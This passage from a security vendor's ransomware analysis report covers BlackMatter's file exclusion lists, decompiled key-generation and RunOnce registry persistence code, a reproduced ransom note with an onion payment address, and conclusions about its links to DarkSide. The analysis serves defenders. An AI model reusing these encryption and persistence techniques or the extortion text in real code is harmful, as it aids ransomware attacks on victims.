
desktop.ini, autorun.inf, ntldr, bootsect.bak, thumbs.db, boot.ini, ntuser.dat, iconcache.db, bootfont.bin, ntuser.ini, ntuser.dat.log

Table 6. List of files exempt from encryption

themepack, nls, diagpkg, msi, lnk, exe, cab, scr, bat, drv, rtp, msp, prf, msc, ico, key, ocx, diagcab, diagcfg, pdb, wpx, hlp, icns, rom, dll, msstyles, mod, ps1, ics, hta, bin, cmd, ani, 386, lock, cur, idx, sys, com, deskthemepack, shs, ldf, theme, mpa, nomedia, spl, cpl, adv, icl, msu

Table 7. List of extensions exempt from encryption

The files are encrypted by Salsa20 using the key created by the code that generates a random value (see Figure 15). The key used in the encryption is additionally encrypted by RSA.



```
void __stdcall generateRandomKey(int *a1)
{
  int v1; // edx
  int v2; // edx
  int v3; // edx
  int v4; // edx
  int v5; // edx
  int v6; // edx
  int v7; // edx

  *a1 = hardware_gen_random();
  a1[1] = v1;
  a1[2] = hardware_gen_random();
  a1[3] = v2;
  a1[4] = hardware_gen_random();
  a1[5] = v3;
  a1[6] = hardware_gen_random();
  a1[7] = v4;
  a1[8] = 0;
  a1[9] = 0;
  a1[10] = hardware_gen_random();
  a1[11] = v5;
  a1[12] = hardware_gen_random();
  a1[13] = v6;
  a1[14] = hardware_gen_random();
  a1[15] = v7;
}
```

```
int __stdcall hardware_gen_random()
{
  int result; // eax
  unsigned __int64 v13; // rax
  int v14; // ecx

  _EAX = 1;
  __asm { cpuid }
  if ( (_ECX & 0x40000000) != 0 )
  {
    __asm
    {
      rdrand  eax
      rdrand  edx
    }
  }
  else
  {
    _EAX = 7;
    __asm { cpuid }
    if ( (_EBX & 0x40000) != 0 )
    {
      __asm
      {
        rdseed  eax
        rdseed  edx
      }
    }
    else
    {
      v13 = __rdtsc();
      v14 = __ROR4__(v13, 13);
      __rdtsc();
      return v14;
    }
  }
  return result;
}
```

Figure 15. Creating random key value > Salsa20 encryption key

Figure 16 and 17 show the samples of encrypted files and image of the ransom note file respectively.





Figure 16. Encrypted file samples



E4hQiYiQI.README.txt - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
      ~+
              *        +
          '     BLACK         |
     ()     .-.,="``"=.    - o -
            '=/_       ₩     |
         *   |  '=._    |
              ₩     `=./`,        '
           .   '=.__.=' `='      *
  +              Matter          +
      O      *        '       .

>>> What happens?
   Your network is encrypted, and currently not operational.
   We need only money, after payment we will give you a decryptor for the entire network and you will restore
all the data.

>>> What guarantees?
   We are not a politically motivated group and we do not need anything other than your money.
   If you pay, we will provide you the programs for decryption and we will delete your data.
   If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not
comply with our goals.
   We always keep our promises.

>>> How to contact with us?
   1. Download and install TOR Browser (https://www.torproject.org/).
   2. Open
http://supp24yy6a66hwszu2piygicgwzdtbwftb76htfj7vnip3getgqnzxid.onion/GDBJS76DH3D4IKQD2QO7R.

>>> Warning! Recovery recommendations.
   We strongly recommend you to do not MODIFY or REPAIR your files, that will damage them.
```

Figure 17. Ransom note


9) Changing desktop and registering auto-run registry

The ransomware sample creates a desktop file after encrypting all available files (see Figure 18). It also creates a key value of the auto-run registry with the name *RYL415ver in the registry path of "SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩RunOnce."



BlackMatter Ransomware encrypted all your files!
To get your data back and keep your privacy safe,
you must find E4hQiYlQi.README.txt file
and follow the instructions!

Figure 18. Changing desktop image to a ransom note



```
  if ( !advapi32_RegCreateKeyExW_rn(-2147483646, v7, 0, 0, 0, 131078, 0, &v8, 0) )
  {
    random_format_string_type2 = generate_random_format_string_type2();
    if ( random_format_string_type2 )
    {
      v1 = sub_401647();
      v2 = strdupWwithPadding(v1, 6);
      v0 = v2;
      if ( v2 )
      {
        v3 = &v2[ntdll_wcslen_rn(v2)];
        *(_DWORD *)v3 = 573267917;
        *((_DWORD *)v3 + 1) = 577200026;
        *((_DWORD *)v3 + 2) = 577396609;
        *(_DWORD *)v3 ^= 0x22065FEDu;
        *((_DWORD *)v3 + 1) ^= 0x22065FEDu;
        *((_DWORD *)v3 + 2) ^= 0x22065FEDu;
        v4 = ntdll_wcslen_rn(v0);
        if ( !advapi32_RegSetValueExW_rn(v8, random_format_string_type2, 0, 1, v0, 2 * v4 + 2) )
          v9 = 1;
      }
    }
  }
}
```

AL_MACHINE₩SOFTWARE₩WOW6432Node₩Microsoft₩Windows₩CurrentVersion₩RunOnce

이름	종류	데이터
(기본값)	REG_SZ	(값 설정 안 됨)
*RYL415ver	REG_SZ	C:₩asis₩ba375.exe -wall

Autorun Registry Register

```
0040DE3B   .  lea eax,dword ptr ds:[eax*2+2]
0040DE42   .  push eax
0040DE43   .  push ebx                              ebx:L"C:\\asis\\ba375.exe -wall"
0040DE44   .  push 1
0040DE46   .  push 0
0040DE48   .  push dword ptr ss:[ebp-10]            [ebp-10]:L"*RYL415ver"
0040DE4B   .  push dword ptr ss:[ebp-8]
0040DE4E   .  call dword ptr ds:[411440]            RegSetValueExW
0040DE54   .  test eax,eax
```

Figure 19. Registering auto-run registry

AhnLab V3 detects and blocks BlackMatter ransomware using the following alias and engine version information:
▶Ransomware/Win.BlackMatter C4575089(2021.08.04.03)

Conclusion

As BlackMatter ransomware appeared out of the blue after the attacks of the DarkSide ransomware group's operation had stopped, some suspect that the same attacker is behind the two groups. But the technical analysis of the attack method shows that while some features are indeed similar, it cannot be said for certain that the source code of BlackMatter ransomware is similar to that of DarkSide. The result of binary analysis also suggests that the attacker of BlackMatter is not the same as that of DarkSide.

BlackMatter Ransomware has allegedly announced that it is shutting down its operation due to pressures from the authorities as of early November. The ransomware group has also announced plans to shut down its ransomware-as-a-service(RaaS) portal, which provides BlackMatter ransomware strain to other threat groups. However, like that of many other ransomware groups, it is uncertain if this will be a permanent exit or simply another rebrand. Let us hope it’s the former.

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
www.ahnlab.com
www.asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency Response Center(ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. The ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab